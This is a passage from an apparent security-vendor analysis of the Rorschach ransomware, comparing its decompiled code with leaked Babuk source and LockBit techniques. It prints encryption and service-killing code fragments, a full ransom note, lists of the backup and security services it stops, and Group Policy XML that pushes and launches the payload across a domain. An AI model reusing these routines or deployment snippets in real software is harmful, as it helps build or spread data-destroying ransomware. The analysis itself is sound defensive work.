
```
CryptGenRandom(hProv, 0x20u, genPrivate);
genPrivate[0] &= 0xF8u;
HIBYTE(v129) = HIBYTE(v129) & 0x3F | 0x40;
Curve25519(&genPublic[1075], genPrivate, &basepoint);
Curve25519(&sharedSecret, genPrivate, publicKey);
SHA512Init(&s);
SHA512Bytes(&s, &sharedSecret, 32);
SHA512Final(&s, digest);
ECRYPTkeysetup(genPublic, digest, 0x100u, 0x100u);// hc-128
ECRYPTivsetup(genPublic, &digest_1);
crc = 0x676E6F64;
v23 = &digest[2];
v24 = 2i64;
do...                     // Inlined CRC32 of SHA512 diggest
genPublic[1083] = crc;
memset(&genPublic[1057], 0, 64);
*digest = 0i64;
```

Babuk ransomware hybrid-cryptography scheme

```
CryptGenRandom(hProv, 32, babuk_session.curve25519_private);
babuk_session.curve25519_private[0] &= 248;
babuk_session.curve25519_private[31] &= 127;
babuk_session.curve25519_private[31] |= 64;
curve25519_donna(babuk_meta.curve25519_pub, babuk_session.curve25519_private, basepoint);
curve25519_donna(babuk_session.curve25519_shared, babuk_session.curve25519_private, m_publ);

SHA512_Simple(babuk_session.curve25519_shared, 32, (BYTE*)&babuk_keys);
ECRYPT_keysetup(&ctx, babuk_keys.hc256_key, 256, 256);
ECRYPT_ivsetup(&ctx, babuk_keys.hc256_vec);

babuk_meta.xcrc32_hash = xcrc32((BYTE*)&babuk_keys, sizeof(BABUK_KEYS));
_memset((BYTE*)&ctx.key[0], 0, 16 * sizeof(uint32_t));
_memset((BYTE*)&babuk_keys, 0, sizeof(BABUK_KEYS));
_memset((BYTE*)&babuk_session, 0, sizeof(BABUK_SESSION));
```

Figure 7 – Hybrid-cryptography scheme of Rorschach vs. Babuk.

Rorschach’s inspiration from Babuk is evident in various routines, including those responsible for stopping processes and services. In fact, the code used to stop services through the service control manager appears to have been directly copied from Babuk’s source code:




```
lpDependencies = 0i64;
dwStartTime = GetTickCount();
scManager = OpenSCManagerA(0i64, 0i64, SC_MANAGER_ALL_ACCESS);
if ( scManager )
{
  serviceToStop = ServicesToStop;
  j = 0i64;
  for ( i = 0; i < 44; ++i )
  {
    schHandle = OpenServiceA(scManager, *serviceToStop, 0x2Cu);
    if ( schHandle )
    {
      if ( QueryServiceStatusEx(schHandle, SC_STATUS_PROCESS_INFO, &Buffer, 0x24u, &cbBufSize)
        && ((Buffer.dwCurrentState - 1) & 0xFFFFFFFD) != 0 )
      {
        if ( !EnumDependentServicesA(
                schHandle,
                SERVICE_ACTIVE,
                lpDependencies,
                0,
                &cbBufSize,
                &ServicesReturned)
          && GetLastError() == ERROR_MORE_DATA )
        {
          lpDependencies = operator new(cbBufSize);
          if...
        }
        if ( ControlService(schHandle, SERVICE_CONTROL_STOP, &Buffer)
          && Buffer.dwCurrentState != SERVICE_STOPPED )
        {
          do
            Sleep(Buffer.dwWaitHint);
          while ( QueryServiceStatusEx(
                    schHandle,
                    SC_STATUS_PROCESS_INFO,
                    &Buffer,
                    0x24u,
                    &cbBufSize)
               && Buffer.dwCurrentState != SERVICE_STOPPED
               && GetTickCount() - dwStartTime <= 30000
               && Buffer.dwCurrentState != SERVICE_STOPPED );
```

```
LPENUM_SERVICE_STATUSA lpDependencies = 0;
DWORD dwStartTime = GetTickCount();
DWORD dwTimeout = 30000;

if (SC_HANDLE scManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS))
{
    for (int i = 0; i < _countof(services_to_stop); i++)
    {
        if (SC_HANDLE schHandle = OpenServiceA(scManager, services_to_stop[i], 0x2c))
        {
            if (QueryServiceStatusEx(schHandle, SC_STATUS_PROCESS_INFO, (LPBYTE)&sspMain, 0x24, &dwBytesNee
            {
                if (sspMain.dwCurrentState != SERVICE_STOPPED && sspMain.dwCurrentState != SERVICE_STOP_PEN
                {
                    if (!EnumDependentServicesA(schHandle,
                        SERVICE_ACTIVE,
                        lpDependencies,
                        0,
                        &dwBytesNeeded,
                        &dwCount)) {
                        if (GetLastError() == ERROR_MORE_DATA){ ... }
                    }
                    if (ControlService(schHandle,
                        SERVICE_CONTROL_STOP,
                        (LPSERVICE_STATUS)&sspMain)) {
                        while (sspMain.dwCurrentState != SERVICE_STOPPED)
                        {
                            Sleep(sspMain.dwWaitHint);
                            if (!QueryServiceStatusEx(
                                schHandle,
                                SC_STATUS_PROCESS_INFO,
                                (LPBYTE)&sspMain,
                                sizeof(SERVICE_STATUS_PROCESS),
                                &dwBytesNeeded)){ ... }

                            if (sspMain.dwCurrentState == SERVICE_STOPPED)
                                break;

                            if (GetTickCount() - dwStartTime > dwTimeout){ ... }
```

Figure 8 – Stopping predefined list of services – Rorschach vs. Babuk.

It is also worth noting that the list of **services** to be stopped in Rorschach's configuration is identical to that in the leaked Babuk source code. However, the list of **processes** to be stopped differs slightly, as Rorschach omits `notepad.exe`, which is used as a target for code injection.

Rorahsach takes inspiration from another ransomware strain: **LockBit.** First, the list of languages used to halt the malware is exactly the same list that was used in LockBit v2.0 (although the list is commonly used by many Russian speaking groups, and not just LockBit). However, the I/O Completion Ports method of thread scheduling is another component where Rorschach took some inspiration from LockBit. The final renaming of the encrypted machine files in Rorschach is implemented via `NtSetInformationFile` using **FileInformationClass** `FileRenameInformation`, just like in LockBit v2.0.



```
IoStatusBlock.Pointer = 0i64;
IoStatusBlock.Information = 0i64;
RtlDosPathNameToNtPathName_U(newFilePath, &newNtPathName, 0i64, 0i64);
ret = 0;
fileHandle = DoCallNtCreateFile(&First, filePath, 0x10000, 0i64, 0i64, 3u, 0x80u);
v1 = operator new(0x400ui64);
fileRenameInfo = v1;
if...
fileRenameInfo->ReplaceIfExists = 0;
fileRenameInfo->RootDirectory = 0i64;
memmove(fileRenameInfo->FileName, newNtPathName.Buffer, newNtPathName.Length);
fileRenameInfo->FileNameLength = newNtPathName.Length;
retStatus = CallNtSetInformationFile(fileHandle, &IoStatusBlock, fileRenameInfo, 0x400u, FileRenameInformation);
CallNtClose(fileHandle);
LOBYTE(ret) = retStatus >= 0;
return ret;
```

Figure 9 – Renaming of encrypted file using **NtSetInformationFile.**


As noted before, Rorschach's code is protected and obfuscated in a way that is unusual for ransomware, and is compiled with compiler optimization to favor speed and code inlining as much as possible. This makes finding similarities with other well-known ransomware families a real brain-buster. But we can still say that Rorschach took the best from the ransomware families with the highest reputation, and then added some unique features of its own.

Ransom Notes

As we noted, Rorschach does not exhibit any clear-cut overlaps with any of the known ransomware groups but does appear to draw inspiration from some of them.

We mentioned previously that Ahnlab reported a similar attack earlier this year. While it was carried out through different means, the ransomware described in the report triggers an almost identical execution flow. However, the resulting ransom note was completely different. The note was actually very similar to those issued by DarkSide, which probably led to this new ransomware being named "DarkSide," despite the group being inactive since May 2021.

The Rorschach variant we analyzed leaves a different ransom note based on the structure used by Yanlowang, another ransomware group:



```
Decryption ID:[redacted]

Hi, since you are reading this it means you have been hacked.
In addition to encrypting all your systems, deleting backups, we also downloaded your confidential information.
Here's what you shouldn't do:
1) Contact the police, fbi or other authorities before the end of our deal.
2) Contact the recovery company so that they would conduct dialogues with us. (This can slow down the recovery, and
generally put our communication to naught). Don't go to recovery companies, they are essentially just middlemen who will
make money off you and cheat you.We are well aware of cases where recovery companies tell you that the ransom price is 5
million dollars, but in fact they secretly negotiate with us for 1 million dollars, so they earn 4 million dollars from you.
If you approached us directly without intermediaries you would pay 5 times less, that is 1 million dollars.
3) Do not try to decrypt the files yourself, as well as do not change the file extension yourself !!! This can lead to the
impossibility of their decryption.

Here's what you should do right after reading it:
1) If you are an ordinary employee, send our message to the CEO of the company, as well as to the IT department.
2) If you are a CEO, or a specialist in the IT department, or another person who has weight in the company, you should
contact us within 24 hours by email.

If you do not pay the ransom, we will attack your company again in the future.In a few weeks, we will simply repeat our
attack and delete all your data from your networks, WHICH WILL LEAD TO THEIR UNAVAILABILITY!

As a guarantee that we can decrypt the files, we suggest that you send several files for free decryption.
Mails to contact us(Write the decryption ID in the title of your message):
1)[redacted]
2)[redacted]
```

Figure 10 – Ransom note from Rorschach.

Conclusion

Our analysis of Rorschach reveals the emergence of a new ransomware strain in the crimeware landscape. Its developers implemented new anti-analysis and defense evasion techniques to avoid detection and make it more difficult for security software and researchers to analyze and mitigate its effects. Additionally, Rorschach appears to have taken some of the 'best' features from some of the leading ransomwares leaked online, and integrated them all together. In addition to Rorschach's self-propagating capabilities, this raises the bar for ransom attacks. The operators and developers of the Rorschach ransomware remain unknown. They do not use branding, which is relatively rare in ransomware operations.

Our findings underscore the importance of maintaining strong cybersecurity measures to prevent ransomware attacks, as well as the need for continuous monitoring and analysis of new ransomware samples to stay ahead of evolving threats. As these attacks continue to grow in frequency and sophistication, it is essential for organizations to remain vigilant and proactive in their efforts to safeguard against these threats.

Harmony Endpoint provides runtime protection against ransomware with instant automated remediation, even in offline mode.

When running on a machine infected with the Rorschach ransomware, Harmony Endpoint Anti-ransomware detected the encryption process in different folders, including modifications made to Harmony Endpoint ‘honeypot’ files. It ran a ranking algorithm that provided a verdict identifying the process as a ransomware.

Samples/IOCs

Files

Name	Hash	Comments
cy.exe	2237ec542cdcd3eb656e86e43b461cd1	PA Cortex Dump Service Tool (benign file)
winutils.dll	4a03423c77fe2c8d979caca58a64ad6c	Loader and injector into notepad.exe
config.ini	6bd96d06cd7c4b084fe9346e55a81cf9	Encrypted ransomware payload

Appendix A – Services and processes terminated through GPO by Rorschach

The following services are stopped through a GPO issued by Rorschach, probably to prevent conflicting write orders to Database files (and thus preventing encryption):

SQLPBDMS
SQLPBENGINE
MSSQLFDLauncher
SQLSERVERAGENT
MSSQLServerOLAPService
SSASTELEMETRY
SQLBrowser
SQL Server Distributed Replay Client
SQL Server Distributed Replay Controller
MsDtsServer150
SSISTELEMETRY150
SSISScaleOutMaster150
SSISScaleOutWorker150
MSSQLLaunchpad
SQLWriter
SQLTELEMETRY
MSSQLSERVER

The following processes are killed using a group policy (scheduled task) issued by Rorschach executing `C:\windows\system32\taskkill.exe`. Some are likely terminated to prevent write conflicts, and some are security solutions:

wxServer.exe
wxServerView.exe
sqlmangr.exe
RAgui.exe
supervise.exe
Culture.exe
Defwatch.exe
httpd.exe
sync-taskbar
sync-worker
wsa_service.exe
synctime.exe
vxmon.exe
sqlbrowser.exe
tomcat6.exe
Sqlservr.exe

Appendix B – Hardcoded Rorschach configuration

The following is a list of services, hardcoded in its configuration, to be stopped via the service control manager:

```
AcronisAgent
AcrSch2Svc
backup
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
BackupExecVSSProvider
CAARCUpdateSvc
CASAD2DWebSvc
ccEvtMgr
ccSetMgr
DefWatch
GxBlr
GxClMgr
GxCVD
GxFWD
GxVss
Intuit.QuickBooks.FCS
memtas
mepocs
PDVFSService
QBCFMonitorService
QBFCService
QBIDPService
RTVscan
SavRoam
sophos
sql
stc_raw_agent
svc$
veeam
VeeamDeploymentService
VeeamNFSSvc
VeeamTransportSvc
VSNAPVSS
vss
YooBackup
YooIT
zhudongfangyu
```

The following is a hardcoded list of directories and files to be omitted from encryption:

```
.
..
#recycle
$Recycle.Bin
1_config.ini
Ahnlab
All Users
AppData
AUTOEXEC.BAT
autoexec.bat
autorun.inf
begin.txt
Boot
boot.ini
bootfont.bin
bootmgfw.efi
bootmgr
bootmgr.efi
bootsect.bak
config.ini
desktop.ini
finish.txt
Google
iconcache.db
Internet Explorer
Mozilla
Mozilla Firefox
NETLOGON
ntldr
ntuser.dat
NTUSER.DAT
ntuser.dat.log
ntuser.dat.LOG1
ntuser.dat.LOG2
ntuser.ini
Opera
Opera Software
Policies
Program Files
Program Files (x86)
ProgramData
scripts
SYSVOL
thumbs.db
Tor Browser
Windows
WINDOWS
Windows.old
```

The following is a list of process names that during Rorschach's execution these names are compared to those running on the machine and killed if matched. This is done through a combination of `CreateToolhelp32Snapshot`, `Process32FirstW`, `Process32NextW`, `OpenProcess`, and `TerminateProcess`. There is some overlap and redundancy to the list of services killed via the service control manager.

AcronisAgent
AcrSch2Svc
agntsvc.exe
BackExecRPCService
backup
BackupExecAgentAccelerator
BackupExecDiveciMediaService
BackupExecJobEngine
bedbg
CAARCUpdateSvc
ccEvtMgr
Culserver
dbeng50.exe
dbeng8
dbsnmp.exe
dbsrv12.exe
DefWatch
encsvc.exe
excel.exe
firefox.exe
infopath.exe
Intuit.QuickBooks.FCS
isqlplussvc.exe
memtas
mepocs
msaccess.exe
MSExchange
msftesql-Exchange
msmdsrv
mspub.exe
MSSQL
mydesktopqos.exe
mydesktopservice.exe
ocautoupds.exe
ocomm.exe
ocssd.exe
onenote.exe
oracle.exe
outlook.exe
PDVFSService
powerpnt.exe
QBCFMonitorService
QBFCService
QBIDPService

SavRoam
sophos
sqbcoreservice.exe
sql.exe
sqladhlp
SQLADHLP
sqlagent
SQLAgent
SQLAgent$SHAREPOINT
SQLBrowser
SQLWriter
steam.exe
synctime.exe
tbirdconfig.exe
thebat.exe
thunderbird.exe
tomcat6
veeam
VeeamDeploymentService
VeeamNFSSvc
VeeamTransportSvc
visio.exe
vmware-converter
vmware-usbarbitator64
WinSAT.exe
winword.exe
wordpad.exe
wrapper.exe
WSBExchange
xfssvccon.exe
YooBackup

Appendix C – Group Policies executed by Rorschach

Transferring its own files to each workstation:

```
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
    <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="0305_winutils.dll"
status="0305_winutils.dll" image="2" changed="2023-03-05 08:51:22" uid="{3F490769-
A341-4220-90A3-51964B4A0C12}" bypassErrors="1">
        <Properties action="U"
fromPath="\\**REDACTED**\sysvol\**REDACTED**.local\scripts\winutils.dll"
targetPath="%Public%\winutils.dll" readOnly="0" archive="1" hidden="0" suppress="0"
/>
    </File>
    <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="0305_config.ini"
status="0305_config.ini" image="2" changed="2023-03-05 08:51:22" uid="{F513F283-3C66-
4C71-9B9B-4CE9BBFCEEF1}" bypassErrors="1">
        <Properties action="U"
fromPath="\\**REDACTED**.local\sysvol\**REDACTED**.local\scripts\config.ini"
targetPath="%Public%\config.ini" readOnly="0" archive="1" hidden="0" suppress="0" />
    </File>
    <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="0305_cy.exe"
status="0305_cy.exe" image="2" changed="2023-03-05 08:51:22" uid="{0A16D469-2648-
4849-99C8-95D1B777D59A}" bypassErrors="1">
        <Properties action="U"
fromPath="\\**REDACTED**.local\sysvol\**REDACTED**.local\scripts\cy.exe"
targetPath="%Public%\cy.exe" readOnly="0" archive="1" hidden="0" suppress="0" />
    </File>
</Files>
```

Executing a scheduled task to run the attack:

```
<TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="2_0305_cy.exe" image="2"
changed="**REDACTED**" uid="{3772E17D-6354-4DF1-A73B-8868AC352B23}">
    <Properties action="U" name="2_0305_cy.exe" runAs="%LogonDomain%\%LogonUser%"
logonType="InteractiveToken">
        <Task version="1.2">
            <RegistrationInfo>
                <Author>**REDACTED**\Administrador</Author>
                <Description></Description>
            </RegistrationInfo>
            <Principals>
                <Principal id="Author">
                    <UserId>%LogonDomain%\%LogonUser%</UserId>
                    <LogonType>InteractiveToken</LogonType>
                    <RunLevel>HighestAvailable</RunLevel>
                </Principal>
            </Principals>
            <Settings>
                <IdleSettings>
                    <Duration>PT10M</Duration>
                    <WaitTimeout>PT1H</WaitTimeout>
                    <StopOnIdleEnd>false</StopOnIdleEnd>
                    <RestartOnIdle>false</RestartOnIdle>
                </IdleSettings>
                <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
                <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
                <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
                <AllowHardTerminate>true</AllowHardTerminate>
                <AllowStartOnDemand>true</AllowStartOnDemand>
                <Enabled>true</Enabled>
                <Hidden>false</Hidden>
                <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
                <Priority>7</Priority>
            </Settings>
            <Triggers>
                <RegistrationTrigger>
                    <Enabled>true</Enabled>
                </RegistrationTrigger>
                <LogonTrigger>
                    <Enabled>true</Enabled>
                </LogonTrigger>
            </Triggers>
            <Actions Context="Author">
                <Exec>
                    <Command>%Public%\cy.exe</Command>
                    <Arguments>--run=**REDACTED**</Arguments>
                </Exec>
            </Actions>
        </Task>
    </Properties>
</TaskV2>
```

GO UP
BACK TO ALL POSTS